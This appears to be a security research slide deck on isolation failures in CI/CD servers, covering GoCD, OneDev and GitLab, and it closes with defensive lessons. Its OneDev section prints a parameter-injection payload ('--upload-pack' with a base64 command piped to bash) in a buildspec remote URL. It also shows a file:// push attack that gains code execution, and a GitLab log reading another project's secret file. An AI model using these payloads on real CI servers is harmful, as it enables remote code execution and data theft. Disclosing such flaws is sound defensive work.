
```
<servlet-mapping>  
  <servlet-name>rails</servlet-name>  
  <url-pattern>/rails/*</url-pattern>  
</servlet-mapping>
```

web.xml

- GoCD uses jruby so it can handle some logics through rails app
- By default, you can't access admin routes as a regular user
- However, it is possible to directly access these handlers by rails routes without permission check
- Update the config xml and you're admin now!

Real World Cases

OneDev



The screenshot shows the OneDev web interface. On the left is a dark sidebar with navigation links: Dashboards, Projects, Pull Requests, Issues, Builds, Packages, Code Search, and a dropdown menu for 'server' containing Files, Commits, Branches, Tags, Code Comments, Code Compare, and Pull Requests. The main area displays the 'Files' view for a project named 'onedev' under the 'server' directory. It shows a file named '.onedev-buildspec.yml' with 397 lines and a size of 13 KB. The file content is a YAML configuration for CI/CD steps. The 'jobs' section contains a 'Release' job with several steps: 'checkout' (using 'cloneCredential'), 'set up cache' (using 'templateName'), 'set build version' (using 'templateName'), 'build' (using 'runInContainer'), and 'deploy' (using 'mvn'). The 'condition' for each step is 'ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL'.

```
2 imports:
3 - projectPath: onedev
4   revision: main
5   accessTokenSecret: onedev-token
6 jobs:
7 - name: Release
8   steps:
9 - !CheckoutStep
10   name: checkout
11   cloneCredential: !HttpCredential
12     accessTokenSecret: onedev-token
13   withLfs: false
14   withSubmodules: true
15   condition: ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL
16 - !UseTemplateStep
17   name: set up cache
18   templateName: set up cache
19   condition: ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL
20 - !UseTemplateStep
21   name: set build version
22   templateName: set build version
23   condition: ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL
24 - !CommandStep
25   name: build
26   runInContainer: true
27   image: '@property:buildEnvironment@'
28   interpreter: !DefaultInterpreter
29   commands: |
30     set -e
31     set -o pipefail
32
33     buildVersion=@build_version@
34
35     projectDir=`pwd`
36
37     mvn -Dmaven.deploy.username=@job_token@ -Dmaven.deploy.password=@secrets:maven-deploy-password@ deploy
```



- Git server with CI/CD, kanban, and packages
- Steps are defined in job to execute scripts on designated images
- Let's take a look at the CI/CD steps

Real World Cases

OneDev

Execute Commands ▾

Name *

testcommand

Run In Container



Whether or not to run this step inside container

Image *

Specify container image to execute commands inside. **Tips:** Type @ to insert variable. Use @@ for literal @

Interpreter *

Default (Shell on Linux, Batch on Windows)

Commands *

```
1 echo "hello world"
2
```

[Log](#)

[Pipeline](#)

[Artifacts](#)

[Fixed Issues](#)

[Changes](#)

```
18:19:51 Pending resource allocation...
18:19:51 Executing job (executor: external, server: 127.0.0.1:5710, network: external-1319-1-1)...
18:19:51 Copying job dependencies...
18:19:51 Running step "testcommand"...
18:19:51 This step can only be executed by server shell executor or remote shell executor
18:19:54 Job finished
```

- System commands can only be successfully executed within the container by default
- Effectively isolates the server environment from the worker environment
- Have the other steps also correctly implemented isolation?

OneDev

Finding-1: Pull from Remote

Steps



► Docker Image

Set Build Version

Set Build Description

Create Branch

Create Tag

Close Iteration

► Publish

▼ Repository Sync

Pull from Remote

This step pulls specified refs from remote

Push to Remote

This step pushes current commit to same ref on remote

► Utilities

Use Step Template

Run specified step template

Remote URL *



Only http/https protocol is supported

Specify URL of remote git repository. Only http/https protocol is supported. **Tips:** Type @ to insert variable. Use @@ for literal @

- Pull from Remote Step require Remote URL and refs as input
- `git fetch [remoteUrl] [refs:refs]`
- Validation on Remote URL, but it can be bypassed by editing `.onedev-buildspec.yml`

OneDev

Finding-1: Parameter Injection

--upload-pack

```
version: 38
jobs:
- name: demo job
  steps:
- !PullRepository
  name: testjob
  remoteUrl: |
    --upload-pack=touch$IFS/tmp//pwned
    echo dG91Y2ggL3RtcC9hYWEK |base64 -
  d|bash -i
  refs: aaa/bbb
  withLfs: true
  force: false
  condition: ALWAYS
  retryCondition: never
  maxRetries: 3
  retryDelay: 30
  timeout: 3600
```

Onedev performs a
check for //

OneDev

Finding-2: Server Push Attack

- OneDev clones the repository into **local file system** and mounts into **container** instead of cloning directly inside container in order not to require user supplied image
- Lack of isolation between repository content during checkout/push and the server file system
- Lack of restrictions on allowed git protocols and randomization for repository paths

file://

**/opt/onedev/temp/server/onedev-build-
{REPO_NUM}-{JOB_NUM}/workspace/**

OneDev

```
version: 38
jobs:
- name: demo job
  steps:
- !CheckoutStep
  name: mycheckout
  cloneCredential: !DefaultCredential {}
  withLfs: false
  withSubmodules: false
  condition: ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL
- !CommandStep
  name: mysleep
  runInContainer: true
  image: ubuntu:latest
  interpreter: !DefaultInterpreter
  commands: |
    sleep 30
  useTTY: true
  condition: ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL
  retryCondition: never
```

```
version: 38
jobs:
- name: demo push
  steps:
- !PushRepository
  name: demo-push
  remoteUrl:
file:///opt/onedev/temp/server/onedev-
build-3-1/workspace/evilgitdirectory/
  force: false
  condition: ALWAYS
  retryCondition: never
```

- Create a Job to checkout and sleep for 30s so that the repo won't be deleted
- Create another job to push to this repo

OneDev

Finding-2: Server Push Attack

demo push (#8) ✓ Successful 🔄 ✎

[Log](#) [Pipeline](#) [Artifacts](#) [Fixed Issues](#) [Changes](#)

```
20:39:40 No job executor defined, auto-discovering...
20:39:40 Discovered job executor type: Server Docker Executor
20:39:40 Pending resource allocation...
20:39:40 Executing job (executor: auto-discovered, server: 127.0.0.1:5710, network: auto-discovered-1-8-0)...
20:39:40 Copying job dependencies...
20:39:40 Running step "demo-push"...
20:39:40 To file:///opt/onedev/temp/server/onedev-build-3-1/workspace/evilgitdirectory/
20:39:40 * [new branch]      a2617ef89257dafa8243dd44162cdb81e9c7e90 -> main
20:39:40 Step "demo-push" is successful (0 seconds)
20:39:42 Job finished
```


```
root@eb9989436242:/# ls /tmp
hsperfdata_root  pwned
```

RCE via Server Push Attack!

Gitlab

Data Leak when using shared runners

- GitLab Runner implements different executors that can be used to run your builds in different environments(Shell, Docker, Kubernetes, etc.)
- Unfortunately, when you use Shell as the executor, GitLab does not provide effective data isolation to protect your project
- Projects from different users will remain on the same runner, and attacker simply using the ls and cat commands can access other users' projects, even if the projects themselves are private



```
9 Reinitialized existing Git repository in /home/gitlab-runner/builds/t1_Lsy
10 Checking out 3f5b338f as detached HEAD (ref is main)...
11 Skipping Git submodules setup
12 Executing "step_script" stage of the job script
13 $ ls /home/gitlab-runner/builds/t1_LsyWMs/0/test/test
14 README.md
15 result.txt
16 secret.txt
17 $ cat /home/gitlab-runner/builds/t1_LsyWMs/0/test/test/secret.txt
18 flag{pwned}
19 Cleaning up project directory and file based variables
```

```
gitlab-runner@dev:~/builds/t1_LsyWMs/0$ tree
.
├── evil
│   ├── evil
│   │   └── README.md
│   ├── evil.tmp
│   │   └── git-template
│   │       └── config
├── test
│   ├── test
│   │   ├── README.md
│   │   ├── result.txt
│   │   └── secret.txt
│   ├── test.tmp
│   │   └── git-template
│   │       └── config
└── 9 directories, 6 files
```


Never Shell Always Docker

- GitLab, Bamboo, GoCD, and OneDev all offer similar solutions for runner deployment, including Shell and Docker options
- However, none of them provide sufficient data isolation in the Shell-based solution to ensure that different users do not expose their data when using the same runner
- We recommend that users choose the Docker-based solution when setting up runners to ensure data security

Lessons

- The server can be just as vulnerable as the worker
- Always isolate code from critical infrastructure
- Always isolate user information from other users
- Always process code on the worker side when executing the pipeline

Outline

1. Introduction
2. Exploit the Isolation in CI/CD
3. Real World Cases
4. **Takeways**

Takeways

- There may still be overlooked attack surface in the functional implementation details of CI/CD servers
- The absence of isolation mechanisms can lead to serious consequences
- Cloud-based SaaS has a natural advantage in implementing isolation mechanisms, offering significant benefits over on-premise products



Thanks